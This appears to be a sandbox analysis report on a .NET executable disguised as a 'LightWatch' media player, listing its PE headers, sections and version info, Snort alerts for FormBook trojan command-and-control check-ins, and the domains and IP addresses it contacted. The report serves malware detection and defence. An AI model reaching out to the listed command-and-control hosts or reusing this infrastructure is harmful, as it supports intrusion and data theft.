IMAGE_DIRECTORY_ENTRY_RESOURCE	0xb8000	0xe98	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xba000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xb4c48	0xb4e00	False	0.938404349516	data	7.93143837904	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xb8000	0xe98	0x1000	False	0.370849609375	data	4.72334355235	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xba000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0xb8090	0x36c	data		
RT_MANIFEST	0xb840c	0xa85	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF, LF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2018
Assembly Version	1.0.0.0
InternalName	NameCache.exe
FileVersion	1.0.1.35
CompanyName	Unguest
LegalTrademarks	Unguest
Comments	A light media player
ProductName	LightWatch
ProductVersion	1.0.1.35
FileDescription	LightWatch
OriginalFilename	NameCache.exe


Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/03/21-16:51:12.447180	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49737	34.102.136.180	192.168.2.3
05/03/21-16:51:17.587124	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49738	80	192.168.2.3	34.102.136.180
05/03/21-16:51:17.587124	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49738	80	192.168.2.3	34.102.136.180
05/03/21-16:51:17.587124	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49738	80	192.168.2.3	34.102.136.180
05/03/21-16:51:17.729289	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49738	34.102.136.180	192.168.2.3
05/03/21-16:51:28.192008	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49745	34.102.136.180	192.168.2.3
05/03/21-16:51:33.349998	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49746	80	192.168.2.3	34.102.136.180
05/03/21-16:51:33.349998	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49746	80	192.168.2.3	34.102.136.180
05/03/21-16:51:33.349998	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49746	80	192.168.2.3	34.102.136.180
05/03/21-16:51:33.487458	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49746	34.102.136.180	192.168.2.3
05/03/21-16:51:38.629651	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49747	80	192.168.2.3	34.102.136.180
05/03/21-16:51:38.629651	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49747	80	192.168.2.3	34.102.136.180
05/03/21-16:51:38.629651	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49747	80	192.168.2.3	34.102.136.180
05/03/21-16:51:38.766555	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49747	34.102.136.180	192.168.2.3
05/03/21-16:51:49.181249	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49748	80	192.168.2.3	81.17.18.196
05/03/21-16:51:49.181249	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49748	80	192.168.2.3	81.17.18.196
05/03/21-16:51:49.181249	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49748	80	192.168.2.3	81.17.18.196
05/03/21-16:51:59.515071	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49751	80	192.168.2.3	206.189.50.215
05/03/21-16:51:59.515071	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49751	80	192.168.2.3	206.189.50.215
05/03/21-16:51:59.515071	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49751	80	192.168.2.3	206.189.50.215
05/03/21-16:52:04.990890	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49752	80	192.168.2.3	192.185.131.134

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/03/21-16:52:04.990890	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49752	80	192.168.2.3	192.185.131.134
05/03/21-16:52:04.990890	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49752	80	192.168.2.3	192.185.131.134
05/03/21-16:52:15.430581	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49754	80	192.168.2.3	46.30.211.38
05/03/21-16:52:15.430581	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49754	80	192.168.2.3	46.30.211.38
05/03/21-16:52:15.430581	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49754	80	192.168.2.3	46.30.211.38

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 3, 2021 16:51:01.838931084 CEST	49734	80	192.168.2.3	74.208.236.36
May 3, 2021 16:51:01.999315023 CEST	80	49734	74.208.236.36	192.168.2.3
May 3, 2021 16:51:01.999450922 CEST	49734	80	192.168.2.3	74.208.236.36
May 3, 2021 16:51:01.999663115 CEST	49734	80	192.168.2.3	74.208.236.36
May 3, 2021 16:51:02.159781933 CEST	80	49734	74.208.236.36	192.168.2.3
May 3, 2021 16:51:02.166860104 CEST	80	49734	74.208.236.36	192.168.2.3
May 3, 2021 16:51:02.166877985 CEST	80	49734	74.208.236.36	192.168.2.3
May 3, 2021 16:51:02.166970968 CEST	80	49734	74.208.236.36	192.168.2.3
May 3, 2021 16:51:02.167031050 CEST	49734	80	192.168.2.3	74.208.236.36
May 3, 2021 16:51:02.167073965 CEST	49734	80	192.168.2.3	74.208.236.36
May 3, 2021 16:51:02.167079926 CEST	49734	80	192.168.2.3	74.208.236.36
May 3, 2021 16:51:02.328871965 CEST	80	49734	74.208.236.36	192.168.2.3
May 3, 2021 16:51:12.268404961 CEST	49737	80	192.168.2.3	34.102.136.180
May 3, 2021 16:51:12.309473038 CEST	80	49737	34.102.136.180	192.168.2.3
May 3, 2021 16:51:12.309567928 CEST	49737	80	192.168.2.3	34.102.136.180
May 3, 2021 16:51:12.309696913 CEST	49737	80	192.168.2.3	34.102.136.180
May 3, 2021 16:51:12.350687027 CEST	80	49737	34.102.136.180	192.168.2.3
May 3, 2021 16:51:12.447180033 CEST	80	49737	34.102.136.180	192.168.2.3
May 3, 2021 16:51:12.447208881 CEST	80	49737	34.102.136.180	192.168.2.3
May 3, 2021 16:51:12.447412968 CEST	49737	80	192.168.2.3	34.102.136.180
May 3, 2021 16:51:12.447560072 CEST	49737	80	192.168.2.3	34.102.136.180
May 3, 2021 16:51:12.488730907 CEST	80	49737	34.102.136.180	192.168.2.3
May 3, 2021 16:51:17.543899059 CEST	49738	80	192.168.2.3	34.102.136.180
May 3, 2021 16:51:17.585552931 CEST	80	49738	34.102.136.180	192.168.2.3
May 3, 2021 16:51:17.586942911 CEST	49738	80	192.168.2.3	34.102.136.180
May 3, 2021 16:51:17.587124109 CEST	49738	80	192.168.2.3	34.102.136.180
May 3, 2021 16:51:17.629646063 CEST	80	49738	34.102.136.180	192.168.2.3
May 3, 2021 16:51:17.729289055 CEST	80	49738	34.102.136.180	192.168.2.3
May 3, 2021 16:51:17.729310989 CEST	80	49738	34.102.136.180	192.168.2.3
May 3, 2021 16:51:17.729551077 CEST	49738	80	192.168.2.3	34.102.136.180
May 3, 2021 16:51:17.729571104 CEST	49738	80	192.168.2.3	34.102.136.180

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 3, 2021 16:51:17.771555901 CEST	80	49738	34.102.136.180	192.168.2.3
May 3, 2021 16:51:28.013853073 CEST	49745	80	192.168.2.3	34.102.136.180
May 3, 2021 16:51:28.054970980 CEST	80	49745	34.102.136.180	192.168.2.3
May 3, 2021 16:51:28.055130959 CEST	49745	80	192.168.2.3	34.102.136.180
May 3, 2021 16:51:28.055273056 CEST	49745	80	192.168.2.3	34.102.136.180
May 3, 2021 16:51:28.096163034 CEST	80	49745	34.102.136.180	192.168.2.3
May 3, 2021 16:51:28.192008018 CEST	80	49745	34.102.136.180	192.168.2.3
May 3, 2021 16:51:28.192035913 CEST	80	49745	34.102.136.180	192.168.2.3
May 3, 2021 16:51:28.192183971 CEST	49745	80	192.168.2.3	34.102.136.180
May 3, 2021 16:51:28.192226887 CEST	49745	80	192.168.2.3	34.102.136.180
May 3, 2021 16:51:28.233724117 CEST	80	49745	34.102.136.180	192.168.2.3
May 3, 2021 16:51:33.307164907 CEST	49746	80	192.168.2.3	34.102.136.180
May 3, 2021 16:51:33.349216938 CEST	80	49746	34.102.136.180	192.168.2.3
May 3, 2021 16:51:33.349685907 CEST	49746	80	192.168.2.3	34.102.136.180
May 3, 2021 16:51:33.349997997 CEST	49746	80	192.168.2.3	34.102.136.180
May 3, 2021 16:51:33.390871048 CEST	80	49746	34.102.136.180	192.168.2.3
May 3, 2021 16:51:33.487457991 CEST	80	49746	34.102.136.180	192.168.2.3
May 3, 2021 16:51:33.487482071 CEST	80	49746	34.102.136.180	192.168.2.3
May 3, 2021 16:51:33.487649918 CEST	49746	80	192.168.2.3	34.102.136.180
May 3, 2021 16:51:33.487713099 CEST	49746	80	192.168.2.3	34.102.136.180
May 3, 2021 16:51:33.528758049 CEST	80	49746	34.102.136.180	192.168.2.3
May 3, 2021 16:51:38.586014032 CEST	49747	80	192.168.2.3	34.102.136.180
May 3, 2021 16:51:38.629160881 CEST	80	49747	34.102.136.180	192.168.2.3
May 3, 2021 16:51:38.629354954 CEST	49747	80	192.168.2.3	34.102.136.180
May 3, 2021 16:51:38.629651070 CEST	49747	80	192.168.2.3	34.102.136.180
May 3, 2021 16:51:38.670553923 CEST	80	49747	34.102.136.180	192.168.2.3
May 3, 2021 16:51:38.766555071 CEST	80	49747	34.102.136.180	192.168.2.3
May 3, 2021 16:51:38.766638041 CEST	80	49747	34.102.136.180	192.168.2.3
May 3, 2021 16:51:38.766936064 CEST	49747	80	192.168.2.3	34.102.136.180
May 3, 2021 16:51:38.768503904 CEST	49747	80	192.168.2.3	34.102.136.180
May 3, 2021 16:51:38.809364080 CEST	80	49747	34.102.136.180	192.168.2.3
May 3, 2021 16:51:49.136158943 CEST	49748	80	192.168.2.3	81.17.18.196
May 3, 2021 16:51:49.180980921 CEST	80	49748	81.17.18.196	192.168.2.3
May 3, 2021 16:51:49.181178093 CEST	49748	80	192.168.2.3	81.17.18.196
May 3, 2021 16:51:49.181248903 CEST	49748	80	192.168.2.3	81.17.18.196
May 3, 2021 16:51:49.226030111 CEST	80	49748	81.17.18.196	192.168.2.3
May 3, 2021 16:51:49.240447044 CEST	80	49748	81.17.18.196	192.168.2.3
May 3, 2021 16:51:49.240470886 CEST	80	49748	81.17.18.196	192.168.2.3
May 3, 2021 16:51:49.240613937 CEST	49748	80	192.168.2.3	81.17.18.196
May 3, 2021 16:51:49.240660906 CEST	49748	80	192.168.2.3	81.17.18.196
May 3, 2021 16:51:49.285420895 CEST	80	49748	81.17.18.196	192.168.2.3
May 3, 2021 16:51:59.460664988 CEST	49751	80	192.168.2.3	206.189.50.215
May 3, 2021 16:51:59.514575005 CEST	80	49751	206.189.50.215	192.168.2.3
May 3, 2021 16:51:59.514744997 CEST	49751	80	192.168.2.3	206.189.50.215
May 3, 2021 16:51:59.515070915 CEST	49751	80	192.168.2.3	206.189.50.215
May 3, 2021 16:51:59.568831921 CEST	80	49751	206.189.50.215	192.168.2.3
May 3, 2021 16:51:59.569699049 CEST	80	49751	206.189.50.215	192.168.2.3
May 3, 2021 16:51:59.569724083 CEST	80	49751	206.189.50.215	192.168.2.3
May 3, 2021 16:51:59.569962978 CEST	49751	80	192.168.2.3	206.189.50.215
May 3, 2021 16:51:59.570087910 CEST	49751	80	192.168.2.3	206.189.50.215
May 3, 2021 16:51:59.623846054 CEST	80	49751	206.189.50.215	192.168.2.3
May 3, 2021 16:52:04.827341080 CEST	49752	80	192.168.2.3	192.185.131.134
May 3, 2021 16:52:04.990329981 CEST	80	49752	192.185.131.134	192.168.2.3
May 3, 2021 16:52:04.990514994 CEST	49752	80	192.168.2.3	192.185.131.134
May 3, 2021 16:52:04.990890026 CEST	49752	80	192.168.2.3	192.185.131.134
May 3, 2021 16:52:05.153763056 CEST	80	49752	192.185.131.134	192.168.2.3
May 3, 2021 16:52:05.163970947 CEST	80	49752	192.185.131.134	192.168.2.3
May 3, 2021 16:52:05.163997889 CEST	80	49752	192.185.131.134	192.168.2.3
May 3, 2021 16:52:05.164314985 CEST	49752	80	192.168.2.3	192.185.131.134
May 3, 2021 16:52:05.164418936 CEST	49752	80	192.168.2.3	192.185.131.134
May 3, 2021 16:52:05.327270985 CEST	80	49752	192.185.131.134	192.168.2.3
May 3, 2021 16:52:15.364093065 CEST	49754	80	192.168.2.3	46.30.211.38
May 3, 2021 16:52:15.430095911 CEST	80	49754	46.30.211.38	192.168.2.3
May 3, 2021 16:52:15.430296898 CEST	49754	80	192.168.2.3	46.30.211.38

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 3, 2021 16:52:15.430581093 CEST	49754	80	192.168.2.3	46.30.211.38
May 3, 2021 16:52:15.496320009 CEST	80	49754	46.30.211.38	192.168.2.3
May 3, 2021 16:52:15.504179001 CEST	80	49754	46.30.211.38	192.168.2.3
May 3, 2021 16:52:15.504198074 CEST	80	49754	46.30.211.38	192.168.2.3
May 3, 2021 16:52:15.504400969 CEST	49754	80	192.168.2.3	46.30.211.38

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 3, 2021 16:50:08.811388969 CEST	49199	53	192.168.2.3	8.8.8.8
May 3, 2021 16:50:08.869915009 CEST	53	49199	8.8.8.8	192.168.2.3
May 3, 2021 16:50:09.509768963 CEST	50620	53	192.168.2.3	8.8.8.8
May 3, 2021 16:50:09.574763060 CEST	53	50620	8.8.8.8	192.168.2.3
May 3, 2021 16:50:13.393687963 CEST	64938	53	192.168.2.3	8.8.8.8
May 3, 2021 16:50:13.445195913 CEST	53	64938	8.8.8.8	192.168.2.3
May 3, 2021 16:50:16.809784889 CEST	60152	53	192.168.2.3	8.8.8.8
May 3, 2021 16:50:16.861000061 CEST	53	60152	8.8.8.8	192.168.2.3
May 3, 2021 16:50:17.378694057 CEST	57544	53	192.168.2.3	8.8.8.8
May 3, 2021 16:50:17.435731888 CEST	53	57544	8.8.8.8	192.168.2.3
May 3, 2021 16:50:17.628050089 CEST	55984	53	192.168.2.3	8.8.8.8
May 3, 2021 16:50:17.676754951 CEST	53	55984	8.8.8.8	192.168.2.3
May 3, 2021 16:50:18.627727032 CEST	64185	53	192.168.2.3	8.8.8.8
May 3, 2021 16:50:18.679233074 CEST	53	64185	8.8.8.8	192.168.2.3
May 3, 2021 16:50:19.724458933 CEST	65110	53	192.168.2.3	8.8.8.8
May 3, 2021 16:50:19.774852991 CEST	53	65110	8.8.8.8	192.168.2.3
May 3, 2021 16:50:21.362386942 CEST	58361	53	192.168.2.3	8.8.8.8
May 3, 2021 16:50:21.411184072 CEST	53	58361	8.8.8.8	192.168.2.3
May 3, 2021 16:50:22.225343943 CEST	63492	53	192.168.2.3	8.8.8.8
May 3, 2021 16:50:22.274000883 CEST	53	63492	8.8.8.8	192.168.2.3
May 3, 2021 16:50:23.158615112 CEST	60831	53	192.168.2.3	8.8.8.8
May 3, 2021 16:50:23.217219114 CEST	53	60831	8.8.8.8	192.168.2.3
May 3, 2021 16:50:24.119350910 CEST	60100	53	192.168.2.3	8.8.8.8
May 3, 2021 16:50:24.170926094 CEST	53	60100	8.8.8.8	192.168.2.3
May 3, 2021 16:50:24.901106119 CEST	53195	53	192.168.2.3	8.8.8.8
May 3, 2021 16:50:24.951069117 CEST	53	53195	8.8.8.8	192.168.2.3
May 3, 2021 16:50:25.677542925 CEST	50141	53	192.168.2.3	8.8.8.8
May 3, 2021 16:50:25.731005907 CEST	53	50141	8.8.8.8	192.168.2.3
May 3, 2021 16:50:26.809788942 CEST	53023	53	192.168.2.3	8.8.8.8
May 3, 2021 16:50:26.858412027 CEST	53	53023	8.8.8.8	192.168.2.3
May 3, 2021 16:50:27.612881899 CEST	49563	53	192.168.2.3	8.8.8.8
May 3, 2021 16:50:27.664334059 CEST	53	49563	8.8.8.8	192.168.2.3
May 3, 2021 16:50:28.422533989 CEST	51352	53	192.168.2.3	8.8.8.8
May 3, 2021 16:50:28.473973036 CEST	53	51352	8.8.8.8	192.168.2.3
May 3, 2021 16:50:29.377460003 CEST	59349	53	192.168.2.3	8.8.8.8
May 3, 2021 16:50:29.426270962 CEST	53	59349	8.8.8.8	192.168.2.3
May 3, 2021 16:50:32.246200085 CEST	57084	53	192.168.2.3	8.8.8.8
May 3, 2021 16:50:32.303208113 CEST	53	57084	8.8.8.8	192.168.2.3
May 3, 2021 16:50:33.522645950 CEST	58823	53	192.168.2.3	8.8.8.8
May 3, 2021 16:50:33.571369886 CEST	53	58823	8.8.8.8	192.168.2.3
May 3, 2021 16:50:34.363800049 CEST	57568	53	192.168.2.3	8.8.8.8
May 3, 2021 16:50:34.412540913 CEST	53	57568	8.8.8.8	192.168.2.3
May 3, 2021 16:50:37.427102089 CEST	50540	53	192.168.2.3	8.8.8.8
May 3, 2021 16:50:37.475810051 CEST	53	50540	8.8.8.8	192.168.2.3
May 3, 2021 16:50:38.024178982 CEST	54366	53	192.168.2.3	8.8.8.8
May 3, 2021 16:50:38.085119963 CEST	53	54366	8.8.8.8	192.168.2.3
May 3, 2021 16:50:53.407485008 CEST	53034	53	192.168.2.3	8.8.8.8
May 3, 2021 16:50:53.459784031 CEST	53	53034	8.8.8.8	192.168.2.3
May 3, 2021 16:51:01.768326998 CEST	57762	53	192.168.2.3	8.8.8.8
May 3, 2021 16:51:01.833236933 CEST	53	57762	8.8.8.8	192.168.2.3
May 3, 2021 16:51:02.705568075 CEST	55435	53	192.168.2.3	8.8.8.8
May 3, 2021 16:51:02.754239082 CEST	53	55435	8.8.8.8	192.168.2.3
May 3, 2021 16:51:03.928236961 CEST	50713	53	192.168.2.3	8.8.8.8
May 3, 2021 16:51:03.976876020 CEST	53	50713	8.8.8.8	192.168.2.3
May 3, 2021 16:51:12.193563938 CEST	56132	53	192.168.2.3	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 3, 2021 16:51:12.267481089 CEST	53	56132	8.8.8.8	192.168.2.3
May 3, 2021 16:51:17.476492882 CEST	58987	53	192.168.2.3	8.8.8.8
May 3, 2021 16:51:17.542897940 CEST	53	58987	8.8.8.8	192.168.2.3
May 3, 2021 16:51:19.451631069 CEST	56579	53	192.168.2.3	8.8.8.8
May 3, 2021 16:51:19.511034966 CEST	53	56579	8.8.8.8	192.168.2.3
May 3, 2021 16:51:21.929121971 CEST	60633	53	192.168.2.3	8.8.8.8
May 3, 2021 16:51:21.986923933 CEST	53	60633	8.8.8.8	192.168.2.3
May 3, 2021 16:51:22.741216898 CEST	61292	53	192.168.2.3	8.8.8.8
May 3, 2021 16:51:22.925550938 CEST	53	61292	8.8.8.8	192.168.2.3
May 3, 2021 16:51:27.943416119 CEST	63619	53	192.168.2.3	8.8.8.8
May 3, 2021 16:51:28.005670071 CEST	53	63619	8.8.8.8	192.168.2.3
May 3, 2021 16:51:33.235909939 CEST	64938	53	192.168.2.3	8.8.8.8
May 3, 2021 16:51:33.305274963 CEST	53	64938	8.8.8.8	192.168.2.3
May 3, 2021 16:51:38.509706020 CEST	61946	53	192.168.2.3	8.8.8.8
May 3, 2021 16:51:38.584916115 CEST	53	61946	8.8.8.8	192.168.2.3
May 3, 2021 16:51:43.773622036 CEST	64910	53	192.168.2.3	8.8.8.8
May 3, 2021 16:51:44.020522118 CEST	53	64910	8.8.8.8	192.168.2.3
May 3, 2021 16:51:49.062645912 CEST	52123	53	192.168.2.3	8.8.8.8
May 3, 2021 16:51:49.135061979 CEST	53	52123	8.8.8.8	192.168.2.3
May 3, 2021 16:51:49.520376921 CEST	56130	53	192.168.2.3	8.8.8.8
May 3, 2021 16:51:49.570616961 CEST	53	56130	8.8.8.8	192.168.2.3
May 3, 2021 16:51:49.993237019 CEST	56338	53	192.168.2.3	8.8.8.8
May 3, 2021 16:51:50.058635950 CEST	53	56338	8.8.8.8	192.168.2.3
May 3, 2021 16:51:54.263361931 CEST	59420	53	192.168.2.3	8.8.8.8
May 3, 2021 16:51:54.351383924 CEST	53	59420	8.8.8.8	192.168.2.3
May 3, 2021 16:51:59.368172884 CEST	58784	53	192.168.2.3	8.8.8.8
May 3, 2021 16:51:59.459358931 CEST	53	58784	8.8.8.8	192.168.2.3
May 3, 2021 16:52:04.634169102 CEST	63978	53	192.168.2.3	8.8.8.8
May 3, 2021 16:52:04.821580887 CEST	53	63978	8.8.8.8	192.168.2.3
May 3, 2021 16:52:10.187788010 CEST	62938	53	192.168.2.3	8.8.8.8
May 3, 2021 16:52:10.266602039 CEST	53	62938	8.8.8.8	192.168.2.3
May 3, 2021 16:52:10.921250105 CEST	55708	53	192.168.2.3	8.8.8.8
May 3, 2021 16:52:10.969866037 CEST	53	55708	8.8.8.8	192.168.2.3
May 3, 2021 16:52:15.277559042 CEST	56803	53	192.168.2.3	8.8.8.8
May 3, 2021 16:52:15.361716986 CEST	53	56803	8.8.8.8	192.168.2.3
May 3, 2021 16:52:20.514333963 CEST	57145	53	192.168.2.3	8.8.8.8
May 3, 2021 16:52:20.917326927 CEST	53	57145	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 3, 2021 16:51:01.768326998 CEST	192.168.2.3	8.8.8.8	0x5dc8	Standard query (0)	www.sloanksmith.com	A (IP address)	IN (0x0001)
May 3, 2021 16:51:12.193563938 CEST	192.168.2.3	8.8.8.8	0x5a3b	Standard query (0)	www.letsratethis.com	A (IP address)	IN (0x0001)
May 3, 2021 16:51:17.476492882 CEST	192.168.2.3	8.8.8.8	0xaab7	Standard query (0)	www.cannabisllp.com	A (IP address)	IN (0x0001)
May 3, 2021 16:51:22.741216898 CEST	192.168.2.3	8.8.8.8	0xe56e	Standard query (0)	www.bestsellerselect.com	A (IP address)	IN (0x0001)
May 3, 2021 16:51:27.943416119 CEST	192.168.2.3	8.8.8.8	0xd696	Standard query (0)	www.buffalobooze.com	A (IP address)	IN (0x0001)
May 3, 2021 16:51:33.235909939 CEST	192.168.2.3	8.8.8.8	0xb2a6	Standard query (0)	www.checkmytradesmanswork.com	A (IP address)	IN (0x0001)
May 3, 2021 16:51:38.509706020 CEST	192.168.2.3	8.8.8.8	0x3ee5	Standard query (0)	www.inthebeginningshop.com	A (IP address)	IN (0x0001)
May 3, 2021 16:51:43.773622036 CEST	192.168.2.3	8.8.8.8	0xa742	Standard query (0)	www.shop-daily.info	A (IP address)	IN (0x0001)
May 3, 2021 16:51:49.062645912 CEST	192.168.2.3	8.8.8.8	0x9c89	Standard query (0)	www.madisonroselove.com	A (IP address)	IN (0x0001)
May 3, 2021 16:51:54.263361931 CEST	192.168.2.3	8.8.8.8	0x910	Standard query (0)	www.colabchat.com	A (IP address)	IN (0x0001)
May 3, 2021 16:51:59.368172884 CEST	192.168.2.3	8.8.8.8	0xe563	Standard query (0)	www.pedroiniesta.net	A (IP address)	IN (0x0001)
May 3, 2021 16:52:04.634169102 CEST	192.168.2.3	8.8.8.8	0x8eeb	Standard query (0)	www.freecleanlimpieza.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 3, 2021 16:52:10.187788010 CEST	192.168.2.3	8.8.8.8	0x7e98	Standard query (0)	www.zryld.com	A (IP address)	IN (0x0001)
May 3, 2021 16:52:15.277559042 CEST	192.168.2.3	8.8.8.8	0xc201	Standard query (0)	www.graet.design	A (IP address)	IN (0x0001)
May 3, 2021 16:52:20.514333963 CEST	192.168.2.3	8.8.8.8	0xa1c6	Standard query (0)	www.xoyicgv.icu	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 3, 2021 16:51:01.833236933 CEST	8.8.8.8	192.168.2.3	0x5dc8	No error (0)	www.sloanksmith.com		74.208.236.36	A (IP address)	IN (0x0001)
May 3, 2021 16:51:12.267481089 CEST	8.8.8.8	192.168.2.3	0x5a3b	No error (0)	www.letsratethis.com	letsratethis.com		CNAME (Canonical name)	IN (0x0001)
May 3, 2021 16:51:12.267481089 CEST	8.8.8.8	192.168.2.3	0x5a3b	No error (0)	letsratethis.com		34.102.136.180	A (IP address)	IN (0x0001)
May 3, 2021 16:51:17.542897940 CEST	8.8.8.8	192.168.2.3	0xaab7	No error (0)	www.cannabisllp.com	cannabisllp.com		CNAME (Canonical name)	IN (0x0001)
May 3, 2021 16:51:17.542897940 CEST	8.8.8.8	192.168.2.3	0xaab7	No error (0)	cannabisllp.com		34.102.136.180	A (IP address)	IN (0x0001)
May 3, 2021 16:51:22.925550938 CEST	8.8.8.8	192.168.2.3	0xe56e	Server failure (2)	www.bestsellerselect.com	none	none	A (IP address)	IN (0x0001)
May 3, 2021 16:51:28.005670071 CEST	8.8.8.8	192.168.2.3	0xd696	No error (0)	www.buffalobooze.com	buffalobooze.com		CNAME (Canonical name)	IN (0x0001)
May 3, 2021 16:51:28.005670071 CEST	8.8.8.8	192.168.2.3	0xd696	No error (0)	buffaloboo ze.com		34.102.136.180	A (IP address)	IN (0x0001)
May 3, 2021 16:51:33.305274963 CEST	8.8.8.8	192.168.2.3	0xb2a6	No error (0)	www.checkmytradesmanswork.com	checkmytradesmanswork.com		CNAME (Canonical name)	IN (0x0001)
May 3, 2021 16:51:33.305274963 CEST	8.8.8.8	192.168.2.3	0xb2a6	No error (0)	checkmytra desmanswor k.com		34.102.136.180	A (IP address)	IN (0x0001)
May 3, 2021 16:51:38.584916115 CEST	8.8.8.8	192.168.2.3	0x3ee5	No error (0)	www.intheb eginningsh op.com	inthebeginningshop.com		CNAME (Canonical name)	IN (0x0001)
May 3, 2021 16:51:38.584916115 CEST	8.8.8.8	192.168.2.3	0x3ee5	No error (0)	inthebegin ningshop.com		34.102.136.180	A (IP address)	IN (0x0001)
May 3, 2021 16:51:44.020522118 CEST	8.8.8.8	192.168.2.3	0xa742	Server failure (2)	www.shop-daily.info	none	none	A (IP address)	IN (0x0001)
May 3, 2021 16:51:49.135061979 CEST	8.8.8.8	192.168.2.3	0x9c89	No error (0)	www.madisonroselove.com		81.17.18.196	A (IP address)	IN (0x0001)
May 3, 2021 16:51:54.351383924 CEST	8.8.8.8	192.168.2.3	0x910	Name error (3)	www.colabchat.com	none	none	A (IP address)	IN (0x0001)
May 3, 2021 16:51:59.459358931 CEST	8.8.8.8	192.168.2.3	0xe563	No error (0)	www.pedroiniesta.net		206.189.50.215	A (IP address)	IN (0x0001)
May 3, 2021 16:51:59.459358931 CEST	8.8.8.8	192.168.2.3	0xe563	No error (0)	www.pedroiniesta.net		3.125.252.47	A (IP address)	IN (0x0001)
May 3, 2021 16:52:04.821580887 CEST	8.8.8.8	192.168.2.3	0x8eeb	No error (0)	www.freecleanlimpieza.com	freecleanlimpieza.com		CNAME (Canonical name)	IN (0x0001)
May 3, 2021 16:52:04.821580887 CEST	8.8.8.8	192.168.2.3	0x8eeb	No error (0)	freecleanl impieza.com		192.185.131.134	A (IP address)	IN (0x0001)
May 3, 2021 16:52:10.266602039 CEST	8.8.8.8	192.168.2.3	0x7e98	Name error (3)	www.zryld.com	none	none	A (IP address)	IN (0x0001)
May 3, 2021 16:52:15.361716986 CEST	8.8.8.8	192.168.2.3	0xc201	No error (0)	www.graet.design		46.30.211.38	A (IP address)	IN (0x0001)
May 3, 2021 16:52:20.917326927 CEST	8.8.8.8	192.168.2.3	0xa1c6	Name error (3)	www.xoyicgv.icu	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph
